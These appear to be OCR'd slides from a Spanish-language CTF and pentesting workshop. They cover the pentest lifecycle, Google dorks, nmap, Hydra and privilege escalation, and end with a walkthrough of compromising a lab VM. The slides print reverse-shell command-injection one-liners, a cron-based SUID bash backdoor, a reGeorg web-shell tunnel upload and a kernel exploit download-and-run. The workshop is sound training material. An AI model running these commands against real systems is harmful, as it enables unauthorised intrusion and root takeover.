Talleres Ciberseguridad: Aprende el formato CTF con enfoque en Pentesting, OSINT, Criptografía y Análisis Forense

~$ whoami

- Doctorando en Instituto IMDEA Software
- Ingeniería de Computadores y Máster en Ciberseguridad (UAH)

- PhD Topics:
  - Cibercrimen
  - Threat Intelligence
  - Threat Hunting


Pentesting

- **Pen**etration **Testing:** Ciberataque simulado y autorizado

Certificaciones

Salarios

Sur Europa



Red Teamer / Specialist (+5 años)

45K-65K+ € brutos/año


Mid / Senior (2-5 años)

30K-45K € brutos/año

Junior Pentester (0-2 años)

24K-30K € brutos/año

Norte Europa



Red Teamer / Specialist (+5 años)

70K-100K+ € brutos/año

Mid / Senior (2-5 años)

55K-75K € brutos/año

Junior Pentester (0-2 años)

45K-55K € brutos/año

Plataformas

TryHackMe

HackTheBox

Vulnhub

PortSwigger

Ética

- Firmar contrato antes de nada

- Sin autorización ⟶ **Ciberdelincuencia**
- Definir alcance
  - Ej: Atacar web de pruebas pero NO tirar el servidor de correos
  - Consecuencias legales!

Modalidades del Pentesting

Black Box

- Simulan ataque real
- 0 información
- Mucho OSINT

White Box

- Simula un ataque interno
- Código fuente
- Más fallos en menos tiempo

Grey Box

- Punto medio
- Cuenta de usuario demo

Ciclo de vida del Pentesting

01 - Reconocimiento

- OSINT / Pasivo: Obtener información sin interactuar con el objetivo

Google Dorks

- **Ficheros sensibles**
  - filetype:xls intext:"password" site:edu
- **Directorios abiertos**
  - intitle:"index of" "parent directory"
- **Dispositivos IoT**
  - intitle:"webcamXP 5"
- **Paneles de Administración**
  - inurl:admin intitle:login

Herramientas

- Google (Dorks)
  - site, filetype, inurl, intext
- Internet scanners (Shodan)
- TheHarvester
- Wappalyzer

https://www.exploit-db.com/google-hacking-database

01 - Reconocimiento (Ejercicio)

¿Cuántas cámaras web hay abiertas?

02 - Escaneo/Enumeración

- Identificación puertos, servicios y versiones (80% tiempo)

Nmap

- **Versión.** Software y versión exactos.
  - -sV
- **Scripts.**
  - -sC
- **Puertos.** Por defecto 1K puertos más comunes.
  -p- escanea todo.
  - -p-
- **No Ping.** No ICMP.
  - -Pn
- **Timing.** T1 más lento. T5 más rápido.
  - -T3

Herramientas

- Nmap
- Fuzzers web:
  - gobuster
  - dirb
  - ffuf

02 - Escaneo/Enumeración (Ejercicio)

¿Cuántas puertos hay abiertos en scanme.nmap.org?

03 - Explotación

- Usar el fallo para ejecutar código o saltar la autenticación

Tipos

- **Vulnerabilidades Web**
  - RCE (Remote Code Execution)
  - SQL Injection (SQLi)
  - LFI/RFI (Local/Remote File Inclusion)
  - File upload
- **Vulnerabilidades de servicio**
  - CVEs
  - Buffer Overflow
- **Vulnerabilidades de configuración**
  - Credenciales por defecto

Herramientas

- Metasploit
- SQL Map
- Hydra (fuerza bruta)

03 - Explotación (Ejercicio)

Kali Linux

$ wget https://shorturl.at/u2Vj8 -O vuln.php
$ php -S 0.0.0.0:8000

Firefox

http://localhost:8000/vuln.php

¿Cómo explotar este código?
¿Cuál es el fallo?

https://www.revshells.com/
https://pentestmonkey.net/cheat-sheet/shells/reverse-shell-cheat-sheet

03 - Explotación (Ejercicio)

Kali Linux

$ wget https://shorturl.at/u2Vj8 -O vuln.php
$ php -S 0.0.0.0:8000

Firefox

http://localhost:8000/vuln.php

$ nc -lvnp 4444

$ curl -G "http://127.0.0.1:8000/vuln.php" --data-urlencode "ip=127.0.0.1; bash -c 'bash -i >& /dev/tcp/127.0.0.1/4444 0>&1'"

https://www.revshells.com/
https://pentestmonkey.net/cheat-sheet/shells/reverse-shell-cheat-sheet

¿Cómo explotar este código?
¿Cuál es el fallo?

04 - Post-explotación

- Escalada de privilegios

Tipos de Escalada

- **Escalada horizontal**
  - Usuario normal -> Otro usuario (más permisos)
- **Escalada vertical**
  - Usuario normal -> root

Vectores principales

- **Kernel Exploits**
  - Usuario normal -> Otro usuario (más permisos)
- **Permisos Sudo**
  - Usuario normal -> root (/etc/sudoers)
- **Binarios SUID**
- **Cron Jobs**

Herramientas

- LinPEAS (Linux)
- SQL WinPEAS (Windows)
- Mimikatz
- https://gtfobins.org/

04 - Post-explotación (II)

Vectores principales

- **Kernel Exploits**
  - Usuario normal -> Otro usuario (más permisos)
- **Permisos Sudo**
  - Usuario normal -> root (/etc/sudoers)
  - Comprobar qué comandos puedes ejecutar como administrador

    $ sudo -l

    User kevinvanliebergen may run the following commands on AF1011:
    (ALL : ALL) ALL

    (root) NOPASSWD: /usr/bin/find
- Identificador numérico

  $ id

  uid=0(root) <- Root!

  uid=1001(user) <- Usuario normal, toca escalar!
- Nombres de grupos

  $ groups

04 - Post-explotación (III)

Vectores principales

- **Binarios SUID**
  - Normal: Cuando ejecutas un programa, se ejecuta con tus permisos
  - SUID: Si ejecutas un programa con SUID, se ejecuta con los permiso del dueño

    $ find / -perm -u=s -type f -ls 2>/dev/null

- **Cron Jobs**

```
$ crontab -e
$ cat /etc/crontab

* * * * * root /opt/scripts/backup.sh
echo "cp /bin/bash /tmp/bash; chmod +s /tmp/bash" > /opt/scripts/backup.sh
```

04 - Post-explotación (Ejercicio)

¿Cómo ser root usando vim o nano?

05 - Informe

- Redactar el informe

Tipos de informes


- **Informe ejecutivo**
  - Nivel de riesgo global (1-2 pags.)
- **Informe técnico**
  - Cómo reproducir y arreglar sistemas (20-100+ pags.)


Herramientas

- Markdown
- Obsidian
- Latex
- Google Docs / Word

Demo


Creación Configuración Red NAT






Despliegue Máquina Vulnerable


- **boot2root: Entornos (mal)configurados**
  - **Usuarios intenten romperlo y obtener control**




Despliegue Kali Linux




1)



2)




3)



4)

Red NAT en Kali Linux y Máquina Vulnerable



01 - Reconocimiento

- **Máquina en nuestro entorno**
  - **No escáneres de internet (e.g., Shodan, Censys)**
  - **No OSINT (e.g., Google Dorks)**

02 - Escaneo / Enumeración

- **¿Qué máquina queremos comprometer?**
- **¿Qué servicios tiene abiertos?**
- **¿Qué versiones tienen estos servicios?**
- **¿Se pueden enumerar más servicios?**

02 - Escaneo / Enumeración

- **¿Qué máquina queremos comprometer?**

  ```
  $ nmap 10.0.2.0/24
  ```

- **¿Qué servicios tiene abiertos?**

- **¿Qué versiones tienen estos servicios?**

- **¿Se pueden enumerar más servicios?**

02 - Escaneo / Enumeración

- **¿Qué máquina queremos comprometer?**

```
$ nmap 10.0.2.0/24
```

- **¿Qué servicios tiene abiertos?**

```
$ nmap -p- 10.0.2.4
```

- **¿Qué versiones tienen estos servicios?**

- **¿Se pueden enumerar más servicios?**

02 - Escaneo / Enumeración

- **¿Qué máquina queremos comprometer?**

```
$ nmap 10.0.2.0/24
```

- **¿Qué servicios tiene abiertos?**

```
$ nmap -p- 10.0.2.4
```

- **¿Qué versiones tienen estos servicios?**

```
$ nmap 10.0.2.4 -p 21,80 -sV
```

- **¿Se pueden enumerar más servicios?**

02 - Escaneo / Enumeración

- **¿Qué máquina queremos comprometer?**

```
$ nmap 10.0.2.0/24
```

- **¿Qué servicios tiene abiertos?**

```
$ nmap -p- 10.0.2.4
```

- **¿Qué versiones tienen estos servicios?**

```
$ nmap 10.0.2.4 -p 21,80 -sV
```

- **¿Se pueden enumerar más servicios?**

```
$ gobuster dir -u http://10.0.2.4 -w /usr/share/wordlists/dirb/common.txt
$ gobuster dir -u http://10.0.2.4/site -w /usr/share/wordlists/dirb/common.txt
```

03 - Explotación

- **¿Se puede acceder al FTP?**
  - **¿Con qué usuarios y contraseñas?**
- **¿Qué se puede hacer en el servidor web?**
  - **¿Es vulnerable a algo?**

03 - Explotación

- **¿Se puede acceder al FTP?**
  ```
  $ ftp 10.0.2.4
  ```

  - **¿Con qué usuarios y contraseñas?**
    ```
    $ sudo gzip -d /usr/share/wordlists/rockyou.txt.gz
    $ hydra -L /usr/share/wordlists/rockyou.txt -P /usr/share/wordlists/rockyou.txt
    ftp://10.0.2.4
    ```

- **¿Qué se puede hacer en el servidor web?**
  - **¿Es vulnerable a algo?**

03 - Explotación

- **¿Se puede acceder al FTP?**
  ```
  $ ftp 10.0.2.4
  ```

  - **¿Con qué usuarios y contraseñas?**
    ```
    $ sudo gzip -d /usr/share/wordlists/rockyou.txt.gz
    $ hydra -L /usr/share/wordlists/rockyou.txt -P /usr/share/wordlists/rockyou.txt
    ftp://10.0.2.4
    ```

- **¿Qué se puede hacer en el servidor web?**
  - **¿Es vulnerable a algo?**

    OS Command Injection

03 - Explotación II

- **¿Qué flag hay en user.txt?**

  - **Escenario A: Leer ficheros**

    http://10.0.2.4/site/busque.php?buscar=ls
    http://10.0.2.4/site/busque.php?buscar=ls wordpress
    view-source:http://10.0.2.4/site/busque.php?buscar=cat wordpress/config.php
    view-source:http://10.0.2.4/site/busque.php?buscar=cat wordpress/cat ../.backup

    $ ftp 10.0.2.4
    ftp> ls /
    ftp> get /home/jangow/user.txt -

  - **Escenario B: Ejecución pura**

    $ nc -lnvp 4444

Cargando…

Firewall en medio → **$ curl -G “http://10.0.2.4/site/busque.php” –data-urlencode “buscar=/bin/bash -c ‘bash -i >& /dev/tcp/10.0.2.5/4444 0>&1’”**

03 - Explotación III

```
$ git clone https://github.com/sensepost/reGeorg.git
$ cd reGeorg/
$ ftp 10.0.2.4
    ftp> cd /tmp/
    ftp> put tunnel.nosocket.php
    ftp> chmod 777 tunnel.nosocket.php
```

Como ftp no tiene cp:

```
$ curl -G “http://10.0.2.4/site/busque.php” –data-urlencode “buscar=cp /tmp/tunnel.nosocket.php proxy.php 2>&1”
$ curl http://10.0.2.4/site/busque.php --get --data-urlencode "buscar=cp /tmp/tunnel.nosocket.php proxy.php 2>&1"
$ curl http://10.0.2.4/site/proxy.php
$ python2.7 reGeorgSocksProxy.py -u http://10.0.2.4/site/proxy.php
```

04 - Post-explotación

- **¿Qué flag hay en /root/proof.txt?**

```
$ wget https://github.com/peass-ng/PEASS-ng/releases/latest/download/linpeas.sh -O linpeas.sh
$ ftp 10.0.2.4
ftp> cd /tmp
ftp> put linpeas.sh

$ bash /tmp/linpeash.sh > /tmp/output_linpeas.txt
```

CVE-2016–8655

04 - Post-explotación

- **¿Qué flag hay en /root/proof.txt?**

wget https://www.exploit-db.com/exploits/47170 -O exploit.c

ftp> cd /tmp
ftp> put exploit.c

Maquina víctima
$ cd /tmp
$ gcc exploit.c -o exploit -lpthread
$ ./exploit

Datos de Contacto

kevin.liebergen@imdea.org

github.com/kevinLiebergen

linkedin.com/in/kevin-van-liebergen-avila